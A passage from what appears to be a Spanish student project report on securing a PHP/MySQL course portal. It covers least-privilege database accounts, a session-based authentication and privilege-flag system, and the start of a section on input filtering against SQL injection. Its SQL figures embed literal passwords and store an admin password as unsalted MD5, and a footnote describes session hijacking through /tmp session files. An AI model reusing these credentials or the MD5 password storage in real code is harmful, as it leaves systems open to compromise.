En el caso de nuestra Aplicación, y por poner un ejemplo, si un atacante encontrara la forma de ejecutar sentencias SQL (haciendo uso de la técnica conocida como "inyección de SQL"), habría obtenido acceso a todo el servidor MySQL (no sólo a las bases de datos del portal, sino también a cualquier otra que estuviera siendo albergada por el servidor). El problema sería grave.

Es buena táctica limitar el grado de privilegios con los que se ejecutan distintas operaciones, de modo que un usuario no obtenga permisos que nunca va a necesitar. De esta forma, si un atacante consiguiera acceso a esa cuenta de usuario, su campo de acción estaría acotado por las limitaciones de permisos impuestas a la cuenta.

Pues bien, hemos decidido implantar una política de seguridad, bastante simple, pero que tendrá efectos positivos en la seguridad. De paso servirá para ilustrar el concepto que hemos tratado de explicar.

3.1.2. Modelo propuesto.

La política de seguridad implantada se resume en los siguientes puntos:

- Creación de dos usuarios[1] en el servidor MySQL: uno con privilegios de sólo lectura y otro que además tendrá acceso de escritura. El primero se ha llamado "csed" (que es el nombre del portal) y será usado por la parte de la Aplicación encargada de ofrecer los servicios "normales" (como la consulta de distintos tablones) a los usuarios de menor privilegio. El segundo lo hemos nombrado "csed_admin", por razones obvias, y lo usará principalmente la parte de la Aplicación relacionada con la herramienta de administración del portal (para realizar tareas como creación de nuevos usuarios, modificación de bases de datos y en general, todo tipo de funciones administrativas).

- El usuario "csed" también es válido para el servicio de "encuestas". Como éste necesita un mínimo acceso de escritura (para poder escribir los resultados de la encuesta rellenada, en la base de datos), se le ha dado este pequeño privilegio a dicho usuario. Por tanto, el usuario "csed" no es realmente de sólo lectura *en sentido estricto* aunque a grandes rasgos se puede considerar como si lo fuera (de hecho lo será para todas las bases de datos, a excepción de la asociada al servicio "encuesta"). Quizás habría sido más adecuado, desde el punto de vista de la seguridad, haber creado un tercer usuario para suplir este caso excepcional, pero no se ha querido complicar más el modelo y por tanto, no se ha hecho.

- Tanto a uno como a otro usuario le han sido concedidos privilegios **exclusivamente** sobre las bases de datos del portal.

- Se han asignado contraseñas robustas y seguras a ambos usuarios.

[1] Es importante no confundir los "usuarios de MySQL" con otro tipo de usuarios (como pueden ser los del propio portal o Aplicación –que son los que se manejan desde la herramienta de administración–, o incluso los del sistema Unix donde está instalado el software servidor web).

3.1.3. Implementación.

El fichero SQL que implementa la política de seguridad expuesta se puede ver en la figura 4.1.

Para una más fácil comprensión de la sintaxis utilizada, se recomienda la lectura del Apéndice B (*"Seguridad básica en bases de datos MySQL"*) del presente Proyecto Fin de Carrera.

```
      grant select, insert, update, delete on cuestionario_csed.*
to csed_admin@localhost identified by 'B0e8Yt4K';
      grant select, insert, update, delete on dudas_csed.* to
csed_admin@localhost ;
      grant select, insert, update, delete on encuesta_csed.* to
csed_admin@localhost ;
      grant select, insert, update, delete on notas_csed.* to
csed_admin@localhost ;
      grant select, insert, update, delete on noticias_csed.* to
csed_admin@localhost ;

      grant select on cuestionario_csed.* to csed@localhost
identified by 'MQVbnSBT';
      grant select on dudas_csed.* to csed@localhost ;
      grant select on encuesta_csed.* to csed@localhost ;
      grant select on notas_csed.* to csed@localhost ;
      grant select on noticias_csed.* to csed@localhost ;
      grant insert on encuesta_csed.* to csed@localhost ;
```

Figura 4.1. Implementación de la política de seguridad en MySQL.

No se ha incluido nada de lo relacionado con la base de datos de usuarios, pues ésta se estudiará con detalle en el apartado siguiente.

3.1.4. Mejoras conseguidas.

La implementación realizada, pese a ser aparentemente minúscula, representa una considerable mejora de la seguridad global del sistema. Podemos apreciar esta mejora a dos niveles diferentes:

- por un lado hemos conseguido aislar las bases de datos propias del portal, de otras que pudieran existir en el servidor MySQL. Dicho de otra forma, nuestra Aplicación sólo puede acceder a las bases de datos propias del portal; ni siquiera tiene acceso a aspectos generales del servidor MySQL. En caso de que la Aplicación fuera comprometida, el mayor daño que podría causar un atacante sería eliminar datos del portal, pero no afectaría a otras bases de datos que pudieran convivir con las nuestras, en el servidor MySQL.
- por otro lado, hemos aislado la parte más crítica de la Aplicación (la herramienta de administración) del resto. Los usuarios no administradores del portal sólo tendrán acceso a la zona no crítica, en la cual se hace uso del usuario de MySQL con privilegios de sólo lectura ("csed"). Si un atacante de este tipo tuviera éxito en un ataque de inyección de SQL lo máximo que podría hacer es leer todas las bases de datos (del portal) pero no podría modificarlas o borrarlas[2].

3.2. Sistema de usuarios y autentificación.

Ha sido desarrollado desde cero, ya que la Aplicación carecía de esta funcionalidad. El objetivo es poder identificar en todo momento a la persona que está usando los servicios que el portal provee, pudiendo denegar o no el acceso a distintos servicios, en virtud de los privilegios que el usuario posea.

[2] Realmente también podrá insertar nuevas encuestas en la base de datos correspondiente pero no le será posible modificar o borrar las que ya existieran.

3.2.1. Justificación.

El hecho de tener al usuario totalmente controlado no sólo mejora aspectos tan importantes como la seguridad sino que además favorece o estimula la creación de nuevos servicios orientados al alumno, en cuanto a que es posible discriminar la información que el portal ofrece, según usuario. Gracias al nuevo sistema de usuarios, resulta no sólo técnicamente viable sino además muy simple la implementación de perfiles de usuario. El portal podrá ofrecer, a partir de ahora, información basada en el perfil del usuario final.

Además, existen servicios que inherentemente necesitan identificar de alguna forma al alumno. Este es el caso del servicio de "encuesta", donde se pretende evitar que un alumno dado pueda evaluar a un mismo profesor varias veces (se obtendrían resultados estadísticos no fidedignos), para lo cual la Aplicación tiene que llevar la cuenta de quién o quienes ha realizado ya la encuesta. Para casos como éste, y hasta ahora, la Aplicación resolvía el problema manteniendo varias tablas de usuarios en paralelo, una por cada uno de los servicios del portal donde fuese necesario el manejo de usuarios. No se aseguraba así la integridad de las distintas tablas, en absoluto, sino que eran tablas totalmente independientes. Como resultado se producían incoherencias en los datos, además de incurrir en un fuerte coste administrativo (es más fácil mantener una única tabla de usuarios que cinco; además, se produce un efecto acumulativo: si añadimos nuevos servicios al portal, el problema se acentúa).

3.2.2. Criterios de diseño.

Los siguientes criterios de diseño se encuentran ordenados de mayor a menor peso:

- Seguridad (el sistema debe ser seguro y robusto).
- Flexibilidad (de forma que sea sencillo añadir nuevos atributos a los usuarios en caso de querer implementar nuevos servicios, o que, por

ejemplo, podamos nombrar fácilmente nuevos usuarios con privilegios de administración sobre el portal).

- Rendimiento (el sistema deberá estar optimizado para que el impacto del nuevo código en costes de tiempos de computación y de acceso, sea mínimo).
- El sistema debe ser independiente de la plataforma web empleada y funcionar perfectamente sin requerir privilegios extra en el servidor web (esto último podría suponer un notable impacto sobre la seguridad global del servidor web).
- Se intentará reutilizar, en la medida de lo posible, el código actual de la Aplicación. También se intentará minimizar el número de cambios necesarios en la estructura de la base de datos (teniendo en cuenta que el diseño original de la Aplicación podría ser perfectamente calificado como de bastante pobre, va a ser muy difícil cumplir con este criterio de diseño, si bien no nos estorbará, ya que ocupa el lugar más bajo en la lista de prioridades).

3.2.3. Modelo propuesto.

El modelo propuesto (que es el que se ha implementado en el portal) conlleva la modificación de la casi totalidad del portal: habremos de realizar numerosos cambios en la base de datos y modificar todos (o casi todos) los scripts PHP asociados a los distintos servicios. No obstante, merecerá la pena.

Dispondremos de una única base de datos de usuarios (“usuarios_csed”), donde serán almacenados todos los datos relacionados con usuarios (datos de las distintas cuentas, privilegios y permisos, contraseñas, etc.).

También existirá una página de autentificación, donde se le pedirá al usuario que introduzca sus datos identificativos (nombre de usuario y contraseña). Esta página se mostrará automáticamente la primera vez que el usuario intente acceder a

un servicio protegido bajo el modelo de autentificación mencionado (en la práctica, cualquier servicio). Una vez autentificados correctamente, no volverá a mostrarse (a no ser que forcemos el cierre de sesión de usuario), es decir, el proceso de autentificación sólo será llevado a cabo una vez por sesión.

Como las peticiones que se realizan a un servidor web son, en principio (debido a la naturaleza y funcionamiento del protocolo WWW), independientes unas de otras (lo que le confiere un carácter "state-less" –sin estado–) debemos establecer un mecanismo que dote de cierta "memoria" al sistema, o lo que es lo mismo, se pueda hablar de diferentes estados en la Aplicación. Para ello, hemos hecho uso de las "sesiones". PHP provee esta funcionalidad de un modo sencillo, y permite tratar y guardar ciertas variables como "variables de sesión", de forma que estén disponibles en sucesivas peticiones a diferentes scripts en PHP.

De este modo, cuando un usuario es autentificado correctamente, nuestra Aplicación creará una nueva sesión. Además, leerá toda la información de la base de datos relativa al usuario en cuestión, y la guardará en variables de sesión, a excepción de la contraseña (la cual en principio no va a ser utilizada con posterioridad durante la misma sesión y por tanto, se ha preferido, por seguridad, no guardarla con los datos de sesión). En particular, la lista de privilegios de los que goza el usuario se mantendrá dentro de los datos de sesión.

Cuando el usuario acceda a un servicio que requiere privilegios, lo primero que comprueba la Aplicación es si existe una sesión de usuario creada. Si no es así, se llevará a cabo el proceso de autentificación antes explicado. En caso afirmativo (existe la sesión), la Aplicación consulta la lista de privilegios de las variables de sesión y comprueba si el usuario tiene activo el permiso o privilegio requerido. Si así es, se le permitirá a ese usuario el acceso al servicio. En caso contrario, se le denegará, con el mensaje de error pertinente ("no tiene privilegios"), y además se le dará la opción de autentificarse de nuevo, de manera que pueda cambiar de cuenta,

pensando en la posibilidad de que esta nueva cuenta sí pueda contar con los privilegios necesarios para acceder al servicio en cuestión.

Existen varios problemas (a los que pondremos solución).

3.2.4. El problema de la integridad de la autentificación en el transcurso de la sesión.

El primero es cómo garantizar la integridad de este chequeo de seguridad, es decir, teniendo en cuenta que un servicio se encuentra implementado mediante varios scripts en PHP y que la autentificación se realiza en la "entrada" al servicio (en el script que da acceso al servicio), ¿cómo nos aseguramos de que un atacante no podrá usar otra "puerta" al servicio que no sea la prevista por nosotros? Según esto, podría pensarse que un atacante que conociera la ubicación de, digamos, un tercer script de PHP asociado al servicio, estaría en condiciones de realizar peticiones sobre dicho script, saltándose la fase de autentificación que, podríamos pensar, se encuentra sólo en el primer script (o script de "entrada" al servicio). Si nuestra implementación permitiera un ataque similar, sería signo de que está mal hecha.

Presentaremos y discutiremos a continuación tres aproximaciones que resuelven el problema. Una de ellas es la que se ha decidido adoptar. Justificaremos la elección.

3.2.4.1. Autentificación basada en Apache.

El software Apache provee de mecanismos de autentificación (mediante la definición de ficheros ".htaccess") que posibilitan la fácil y rápida implantación de políticas de seguridad de acceso al contenido web albergado. La finalidad más común es proteger directorios (y subdirectorios que cuelguen del primero) aunque

existen otras posibilidades. De esta forma, podríamos ubicar los distintos servicios en directorios separados, y aplicar distintas políticas de seguridad a cada directorio.

Sin embargo, estamos rompiendo con uno de nuestros criterios de diseño: aquel que garantizaba la independencia del sistema de autentificación con el servidor web subyacente. Nuestro sistema de autentificación sólo funcionaría en Apache.

Además, esta primera aproximación implicaría que el Administrador del servidor web nos debería dar acceso a ciertas configuraciones de Apache e incluso permitir modificar en tiempo real ficheros que afectarán a dicha configuración (por ejemplo, el que debiera contener nombres de usuario y contraseñas, de acceso a los distintos servicios). Esto acarrearía efectos indeseados que pudieren atentar contra los más elementales principios de la seguridad.

Por último, tampoco está claro cómo se llevarían a cabo las actualizaciones de usuarios (alta o baja de cuentas, cambios, …). En principio, Apache sólo maneja ficheros, luego estos datos deberían encontrarse en ficheros. ¿Qué ocurriría si dos administradores legítimos del portal intentan realizar alguna operación sobre el fichero de usuarios al mismo tiempo? Las consecuencias serían impredecibles, pudiendo llegar incluso a la destrucción del fichero de usuarios o a distintas incoherencias. Son problemas típicos que se resuelven mediante el uso de un servidor de bases de datos como MySQL, así qué, ¿por qué no integrar Apache con un acceso a bases de datos basado en MySQL?

3.2.4.2. Autentificación basada en Apache con el módulo de acceso a MySQL.

La respuesta a la anterior pregunta la tenemos en este apartado. Existe un módulo para Apache que permite autentificar usuarios que se encuentran registrados en una base de datos MySQL. Esta aproximación resuelve algunos de los problemas comentados anteriormente. Por ejemplo, ahora se hace fácil la gestión de usuarios, ya

que simplemente habremos de realizar accesos al servidor MySQL desde la herramienta de administración de nuestra Aplicación. El servidor de bases de datos resolverá de forma transparente cualquier problema de "colisión" (varios usuarios intentando acceder a un mismo recurso) que pudiera surgir como resultado de intentar modificar datos de usuario.

De todo esto, concluimos algo que resulta evidente: la información de autentificación deberá estar guardada en una base de datos. Este requisito será imprescindible para asegurar la flexibilidad del sistema.

Sin embargo, y prosiguiendo con el análisis de esta segunda aproximación, no resultan satisfechos todos los criterios de diseño que nos auto-impusimos al comienzo del capítulo. Una vez más, la implementación resultante de esta aproximación desembocaría en una dependencia total del software Apache, y aparte requeriría un esfuerzo extra por parte del Administrador del servidor, en cuanto a configuración se refiere, que no todos estarían dispuestos a admitir.

A favor de esta opción tenemos, no obstante, importantes argumentos, como la facilidad extrema de esta implantación, de cara al programador de la Aplicación (la mayoría de los aspectos los resuelve ya el software Apache por sí mismo, lo que nos supondría un ahorro considerable de código) y la generalidad de esta solución (al trabajar con directorios, podremos proteger cualquier tipo de fichero incluidos ficheros binarios –imágenes gif, archivos .pdf, .doc, sólo por nombrar algunos– o cualquier otro fichero estático –como los .html–).

En contra de esta aproximación, simplemente decir que tampoco tenemos demasiado claro si esta solución sería compatible con el sistema de privilegios que vamos a implementar. En principio, utilizando el módulo de MySQL podríamos tener usuarios y contraseñas en una base de datos, que se utilizarían para dar acceso a un directorio (que sería equivalente a un servicio), pero ¿habría que disponer de una

segunda base de datos de usuarios para dar cabida a un segundo directorio o servicio? Si hay N servicios, ¿necesitaremos mantener N bases de datos de usuarios en paralelo, una por cada servicio? En principio parece que sí, y si esto es así podría suponer una importante traba, puesto que lo que se persigue es tener una única base de datos de usuarios para todos los servicios.

En realidad, la pregunta anterior la dejamos sin contestar porque no indagamos más allá, ya que esta aproximación se descartó debido a otras razones que también han sido comentadas (principalmente, rompe con el criterio de diseño de independencia del servidor web, como ya adelantamos).

3.2.4.3. Autentificación basada únicamente en código PHP.

Este método presenta la ventaja de que es totalmente independiente del software servidor web subyacente. El programador tendrá vía libre para usar cualquier recurso PHP que estime conveniente y podrá realizar un diseño "a medida".

Como contrapartida, requeriremos un mayor esfuerzo a la hora de realizar la implementación, porque todo, absolutamente todo el sistema de autentificación, lo tendremos que elaborar nosotros (en los anteriores casos la mayoría de las cosas "venían ya hechas").

Para que este método sea seguro, es necesario realizar comprobaciones en cada uno de los scripts PHP que conforman un servicio (no basta con chequear el primero sólo, esto ya se comentó con anterioridad). Lo que se propone es crear un cierto código PHP común (que colocaremos en una función), que se encargará de hacer el chequeo de privilegios, el cual será ejecutado en cada uno de los scripts PHP (mediante la llamada a dicha función) que conforman un servicio. Este código es lo suficientemente inteligente cómo para saber qué hacer ante determinados casos:

- primero comprueba si existe sesión de usuario; en caso de no existir, se nos presentará la página de autentificación, en la que se nos pedirá nuestro nombre de usuario y contraseña.
- si existía una sesión previa, se leerá la lista de privilegios de las variables de sesión y se comprobará si el usuario debe o no tener acceso al servicio, obrando en consecuencia.

El principal punto débil de este método es que sólo es válido para proteger archivos con extensión ".php", ya que la protección se incluye en código dentro del propio archivo. La solución no valdría para proteger contenido estático (en este caso, habría que recurrir a la segunda aproximación: la que usa Apache y el módulo de acceso a MySQL).

Sin embargo, la limitación anterior no nos afecta, ya que la totalidad de los servicios que tenemos planificado proteger están implementados en PHP.

Hay una excepción: la documentación en PDF de la asignatura correspondiente al portal también ha sido protegida. ¿Cómo es posible esto, sabiendo que son archivos estáticos (con extensión .pdf)?

La solución para el caso excepcional anterior ha involucrado la creación de un nuevo script, que actúa de "wrapper" o intermediario en la entrega de los ficheros PDF que podrán ser descargados. La idea se resume en los siguientes puntos:

- Los archivos PDF (u otros que se deseen proteger) se han reubicado en un nuevo directorio, y se ha configurado Apache para que deniegue todo acceso externo a dicho directorio (y su contenido). De esta forma, Apache no servirá estos ficheros directamente.

- El script PHP que actúa de wrapper sí tiene acceso a dichos ficheros, ya que serán leídos directamente del sistema de ficheros del disco duro (las restricciones de Apache impuestas en el punto anterior no le afectan).

- El usuario realizará la petición de descarga a dicho script PHP, y éste último será el encargado de servirle el fichero, tras comprobar que el usuario goza de los permisos pertinentes.

Teniendo en cuenta todo lo dicho en este apartado, y como el lector ya habrá podido adivinar, esta tercera aproximación es la que se ha adoptado como solución al problema original de la integridad de la autentificación, ya que a pesar de la laboriosidad, nos parece la que más se ajusta a nuestras necesidades.

3.2.5. El problema de la "caché" de datos de usuario.

Un segundo problema (de carácter leve) tiene que ver con el "caché" de permisos que hemos implementado. ¿Qué ocurriría si, en mitad de una sesión de usuario, la base de datos que almacena todas las características del usuario (contraseña, privilegios, etc.) es alterada? Esto es perfectamente posible, si una labor administrativa sobre el portal está siendo llevada a cabo desde otro terminal (recordemos que el portal es multiusuario). La respuesta es simple: la sesión de usuario continuaría tal cual **con los privilegios originales del mismo**, ya que éstos se encuentran "cacheados" en las variables de sesión. Sólo cuando el usuario inicie una nueva sesión, los nuevos privilegios serán vigentes (ya que se producirá un nuevo "cacheado" de la información de usuario en las variables de sesión). Conclusión: **cualquier modificación realizada sobre la base de datos de usuarios no se verá inmediatamente reflejada en sesiones de usuario ya activas (i.e. que se iniciaron antes de que se produjera dicho cambio) pero sí en sucesivas sesiones (iniciadas una vez producidos los cambios).**

Si analizamos con detenimiento este segundo problema podemos ver que en realidad este hecho no tiene demasiada importancia ya que, en primer lugar, es bastante improbable que ocurra, y en segundo lugar, en caso de ocurrir, realmente la incoherencia entre los datos de usuario almacenados en la base de datos y aquellos vigentes en los datos de sesión durará poco tiempo (esta ventana de tiempo se limita a la duración de la sesión de usuario: cuando el usuario cierre la sesión o simplemente cierre el navegador, la sesión habrá desaparecido y con ella, la ventana de tiempo "de incoherencia").

No obstante, también se ha tenido en cuenta la posibilidad de realizar alguna operación de actualización crítica, donde sea necesario llevar a cabo una modificación masiva (lo cual aumentaría la probabilidad de que el problema comentado surgiera) o simplemente se necesite que los cambios surtan efecto inmediatamente. Para ello, existe una solución simple, que consiste en forzar la eliminación de todas las sesiones activas. Este procedimiento sólo lo podrá llevar a cabo el Administrador del servidor, y consiste en borrar todos los ficheros de sesión existentes en el servidor web. Éstos son almacenados normalmente en el directorio "/tmp"[3] del servidor, aunque esta ubicación se puede cambiar desde el fichero de configuración "php.ini" (con la opción "session.save_path"), y tienen la forma "sess_" seguido del identificador de sesión. Ejemplo:

```
sess_7facda9b1bd4bd75a448ae684bc59344
```

[3] Un usuario con shell en la máquina tendrá acceso al directorio /tmp. Aunque no podrá leer ni modificar el contenido de los diferentes ficheros de sesión (ya que éstos tendrán permisos UNIX restrictivos, como "600"), sí estará visualizando los nombres de los archivos de sesión, o lo que es lo mismo, podrá obtener identificadores de sesión válidos. Podría entonces iniciar una conexión web al portal, falsear su cookie (cambiar el identificador de sesión actual por uno de los que acaba de obtener) y suplantar a cualquiera de los usuarios que se encontraran conectados en ese momento. Por esta razón, recomendamos no utilizar /tmp como directorio de temporal, sino otro directorio escogido al efecto, y cuyos permisos de lectura sean más restrictivos.

Una vez borrados este tipo de ficheros, las sesiones activas dejan de tener validez y los usuarios que se encontraran trabajando deberán iniciar una nueva sesión. En realidad, este procedimiento rara vez (por no decir nunca) será realmente necesario.

¿Es esto un error de diseño? ¿Por qué se ha implementado así? No, no es un error de diseño sino una solución de compromiso entre seguridad y rendimiento, adoptada tras analizar y sopesar los pros y los contras de usar o no caché. El uso de la caché optimiza el rendimiento. Finalmente, hemos llegado a la conclusión de que la ganancia en términos de rendimiento supera con creces, en este caso, a los pequeños problemas derivados de la existencia de caché (y que en última instancia, hemos visto que, además, tienen solución), por lo que se ha decidido no prescindir de ella.

Imaginemos por un momento que no se hubiera implementado esta caché: el problema que estamos discutiendo habría quedado zanjado; sin embargo, cualquier comprobación de privilegios (y como vimos en el punto anterior, ésta se hace en cada script de PHP perteneciente a un servicio protegido, y no sólo en el de "entrada" al mismo) conllevaría un acceso al servidor MySQL, lo cual implicaría que la carga de todo el sistema aumenta (se generaría tráfico de red adicional –en caso de que el servidor MySQL no sea local– y en todo caso, se produciría un retardo debido al acceso al servidor MySQL –ya sea en local o en remoto–).

3.2.6. El sistema de privilegios.

Asociado a cada usuario existen una serie de flags que representan los privilegios de los que un usuario goza en el sistema. Si un flag está activo, quiere decir que se le concede al usuario el privilegio por él representado.

Existen actualmente 22 flags o privilegios de usuario, que regulan el acceso a determinados servicios u operaciones. Son los siguientes:

- **admin_tool**: permite acceso al menú general de administración.
- **chpass**: el usuario podrá cambiar su contraseña.
- **cuestionario_r**: permite acceso (sólo lectura) al servicio "cuestionario" (test de autoevaluación).
- **cuestionario_w**: permite administrar (añadir, editar, borrar, etc.) el servicio "cuestionario".
- **download**: permite bajarse documentación PDF de la asignatura.
- **dudas_r**: permite acceso al servicio "dudas".
- **dudas_w**: permite administrar el servicio "dudas".
- **encuesta1**: indica si el usuario ha rellenado ya la encuesta para el profesor identificado como 1.
- **encuesta2**: idem para el profesor 2.
- **encuesta3**: idem para el profesor 3.
- **encuesta_r**: permite acceso al servicio "encuesta".
- **encuesta_w**: permite administrar el servicio "encuesta".
- **monitores_r**: permite acceso al servicio "monitores".
- **monitores_w**: permite administrar el servicio "monitores".
- **notas_r**: permite acceso al servicio "notas".
- **notas_w**: permite administrar el servicio "notas".
- **noticias_r**: permite acceso al servicio "noticias".
- **noticias_w**: permite administrar el servicio "noticias".
- **usuarios_add**: permite añadir usuarios.
- **usuarios_del**: permite borrar usuarios.
- **usuarios_edit**: permite editar/modificar datos de usuario.
- **usuarios_list**: permite listar usuarios.

El sistema está pensado para que sea extremadamente flexible y contempla la posibilidad de añadir nuevos permisos o privilegios de una forma sencilla y rápida (tan fácil como añadir una nueva columna a la tabla de "permisos", en la base de datos de usuarios). La herramienta de administración automáticamente reconocerá el nuevo flag añadido. Más fácil imposible.

Aunque en el listado de permisos que hemos proporcionado se explica resumidamente la función de cada uno de ellos, vamos a explicar con detalle su funcionamiento y algunos convenios que se han utilizado para su nomenclatura.

Para empezar, habremos notado que numerosos permisos terminan con "_r" o "_w". Esto hace alusión al tipo de acceso que provee: lectura o escritura, respectivamente. Normalmente el permiso correspondiente de escritura sólo será asignado al administrador o administradores del portal. Por ejemplo, para el servicio de "noticias" disponemos de dos permisos: "noticias_r" y "noticias_w". El primero de ellos dará acceso a los alumnos a dicho servicio, mientras que el segundo dará acceso a la parte de la herramienta de administración encargada de añadir nuevas noticias, borrarlas o editarlas. Así pues, lo normal será que los alumnos o usuarios "de a pié" tengan activado el flag "noticias_r" pero no el de "noticias_w", mientras que un administrador normalmente tendrá activados ambos. Un usuario que no tenga activo el primer flag no tendrá acceso al servicio de tablón de noticias del portal. A estas alturas, no creemos que haga falta decir que la palabra que va antes del "_r" (o "_w") se refiere al servicio o operación sobre el que actuará el flag.

Existen también otros privilegios con una nomenclatura un tanto especial. Por ejemplo, vemos que hay cuatro permisos que dan acceso a la herramienta de administración de usuarios, y le confieren privilegios para añadir, borrar, listar o editar información de usuario. Esto posibilita que existan Administradores del portal, con diferentes grados de privilegio (de esta forma, podemos nombrar a una persona

que se encargue de añadir usuarios, pero que no puede borrar a los ya existentes, etc.).

Nótese también que hay tres flags marcados como “encuestaX”, donde X es un número que identifica a un profesor. Si por ejemplo un usuario tiene activo el flag “encuesta2” quiere decir que ya ha evaluado correctamente al profesor 2 mediante el servicio de “encuesta”, y que por tanto, no podrá rellenar otra encuesta para dicho profesor. Esto soluciona uno de los problemas que teníamos pendientes del capítulo anterior: antes se usaban tres ficheros de texto, donde se iban agregando los nombres de los usuarios que ya habían rellenado la encuesta correspondiente a cada profesor. Esto no era eficiente (es más acarreaba problemas de seguridad, como ya vimos), mientras que la solución que hemos implementado mediante el uso de flags, sí que lo es.

El permiso “admin_tool” controla si el usuario tendrá acceso al menú de administración. Es importante recalcar que esto no quiere decir que vaya a poder realizar tareas administrativas. Para que esto último sea posible el usuario deberá tener activados los flags de administración (normalmente aquellos acabados en “_w”) correspondientes a los servicios que desee administrar.

Por último, el permiso “chpass” controla si se le permitirá al usuario cambiar su contraseña o no. Normalmente este flag estará siempre activado, para dar mayor flexibilidad al usuario, aunque esto implique que dicho usuario se ha de hacer responsable de la fortaleza de la nueva contraseña instaurada. En caso de políticas de seguridad muy severas, donde es vital que las contraseñas sean muy seguras, es buena idea deshabilitar este flag (de esta forma, el usuario permanecerá con su clave inicial, la cual será generada por la Aplicación y, por construcción, será muy segura).

Como se puede apreciar, el sistema de privilegios es altamente granular y da cabida a un gran abanico de posibilidades: podremos nombrar a una o varias

personas que tendrán privilegios para modificar el tablón de noticias, otras podrán insertar dudas en el tablón de "dudas", otras podrán administrar los usuarios del portal (a distintos niveles) y finalmente podrán existir usuarios que combinarán cada uno de los privilegios posibles, pudiendo hacerse cualquier "mezcla", por rara que parezca.

3.2.7. Implementación.

3.2.7.1. Especificaciones de la base de datos.

El sistema de usuarios implantado consta de una base de datos, en nuestro caso llamada "usuarios_csed" (esta nomenclatura hace referencia al nombre del portal: "CSED"; de igual forma, existirá otra base de datos llamada "usuarios_lie", correspondiente al portal "LIE", aunque omitiremos los datos de este segundo portal, por no aportar nada nuevo a esta documentación y considerarse redundante).

El fichero MySQL que resume la estructura de la base de datos es el siguiente:

```
USE usuarios_csed;
CREATE TABLE cuentas (user char(16) primary key not null,
pass char(32) not null, realname varchar(50), modificado timestamp);
CREATE TABLE permisos (user char(16) primary key not null,
usuarios_list bool not null default 0, usuarios_edit bool not null
default 0, usuarios_del bool not null default 0, usuarios_add bool
not null default 0, download bool not null default 0, dudas_r bool
not null default 0, dudas_w bool not null default 0, encuesta_r bool
not null default 0, encuesta_w bool not null default 0, encuesta1
bool not null default 0, encuesta2 bool not null default 0,
encuesta3 bool not null default 0, notas_r bool not null default 0,
notas_w bool not null default 0, noticias_r bool not null default 0,
noticias_w bool not null default 0, cuestionario_r bool not null
default 0, cuestionario_w bool not null default 0, monitores_r bool
not null default 0, monitores_w bool not null default 0, admin_tool
bool not null default 0, chpass bool not null default 0);

grant select, insert, update, delete on usuarios_csed.* to
csed_admin@localhost ;
grant select on usuarios_csed.* to csed@localhost ;
grant update (encuesta1, encuesta2, encuesta3) on
usuarios_csed.permisos to csed@localhost ;

insert into cuentas values ('root', md5('j0nj0n'),
'Administrador', NULL);
insert into permisos values ('root', 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1);
```

Figura 4.2. Estructura de la base de datos de usuarios.

Como es natural, antes de utilizar el fichero anterior deberemos haber creado la base de datos vacía (mediante: *"mysqladmin -u root -p create usuarios_csed"*) y haber definido los usuarios "csed" y "csed_admin" del servidor MySQL.

El fichero consta de tres partes. En la primera se definen las dos tablas que albergarán los datos de usuario: "cuentas" y "permisos". En la segunda se asignan los privilegios correspondientes según la política de seguridad de usuarios MySQL ya vista con anterioridad. Por último, creamos la cuenta de Administración por excelencia: el superusuario o "root", el cual tendrá todos los flags de acceso o

permisos activos, como es lógico. Utilizando dicha cuenta tendremos acceso a la herramienta de administración de usuarios y podremos crear desde allí nuevos usuarios, asignarle los privilegios que deseemos y en definitiva, no será necesario utilizar de nuevo la utilidad "mysql" (interfaz de administración) del paquete MySQL, la cual entendemos, opera a un nivel más bajo que la propia Aplicación que define nuestro portal.

La tabla "cuentas" mantendrá los datos básicos de usuario (nombre de usuario, nombre real y contraseña), además de un "timestamp" (fecha y hora) con la última modificación. De esta forma, podremos saber cuándo fue creado un usuario o modificado sus datos por última vez, lo cual puede resultar útil a efectos administrativos.

En la tabla "permisos" se guardarán los flags asociados a los distintos usuarios, y que definirán el sistema de privilegios, tal y como vimos en su momento.

Ambas tablas se encuentran indexadas por nombre de usuario, ya que éste será único y es por tanto idóneo para realizar este papel.

3.2.7.2. Especificaciones y notas referentes al código implementado.

La seguridad de nuestro sistema de autentificación se basa en un chequeo que hacemos al comienzo de todos y cada uno de los scripts PHP que componen un determinado servicio.

Ilustraremos este concepto estudiando el script "noticias.php", correspondiente al servicio de noticias del portal. La figura 4.3 muestra el comienzo de dicho archivo. En ella podemos apreciar la llamada a la función "check_privs", que será la encargada de la autentificación. El parámetro que le pasamos ("noticias_r") se corresponde con el permiso a chequear. Esto significa que el script "noticias.php"

requerirá que el usuario que lo está ejecutando tenga activado el flag “noticias_r”; si no es así, el chequeo resultará fallido y el script no continuará.

```
<?php
require('../config/config.php');
check_privs('noticias_r');
?>
```

Figura 4.3. Inicio del fichero *“noticias.php”*.

La función “check_privs” y otras que también son usadas con frecuencia desde diferentes scripts PHP, están incluidas en el fichero (script) “config.php”, el cual actúa a modo de librería. Esta librería contiene, además, datos de configuración del portal, como el nombre del mismo, nombres de las bases de datos asociadas, y las claves y usuarios para el acceso al servidor MySQL, entre otros.

De esta forma, la gestión del portal está totalmente centralizada (una pequeña parte se hará en el fichero “config.php” –la que se supone no va a cambiar a lo largo de la vida del portal o si lo hace, será de forma infrecuente–, y el resto o mayor parte se hará desde la herramienta de administración) y se facilita la migración o clonación de un portal.

3.3. Protecciones contra “SQL-inject” y “Cross Site Scripting”.

3.3.1. Justificación.

Trataremos ambos problemas de forma conjunta puesto que su naturaleza es similar. No dejan de ser fallos causados por una insuficiencia en el chequeo de entrada de datos de usuario, y la solución en ambos casos es la misma: filtrar caracteres maliciosos.

Dado que son problemas que afectan a la seguridad, deben ser resueltos sin contemplaciones.

3.3.2. Implementación.

Se han propuesto varias soluciones al respecto. Como ya hemos adelantado, todas se basan en filtrar los caracteres peligrosos de la entrada de usuario. También todas ellas se basan en la política de seguridad más segura: la *"denegación por defecto"*. Es decir, no recorremos los variables de entrada en busca de caracteres maliciosos, para luego eliminarlos, sino que simplemente recogeremos todos los caracteres que sabemos con certeza que no son peligrosos (por ejemplo, los alfanuméricos) y descartaremos todos los demás. De esta forma, no es posible que "se nos olvide" filtrar algún carácter malicioso (como podría ocurrir de hacerlo según el primer método); en todo caso, se nos podría olvidar "permitir" un carácter que no lo es, lo cual no sería especialmente problemático (al menos no constituirá problema de seguridad alguno).

Las diferencias entre las soluciones que vamos a proponer estriban en la forma de aplicar esos filtros y también en la implementación de los filtros en sí.

3.3.2.1. Técnica basada en "regexp"[4].

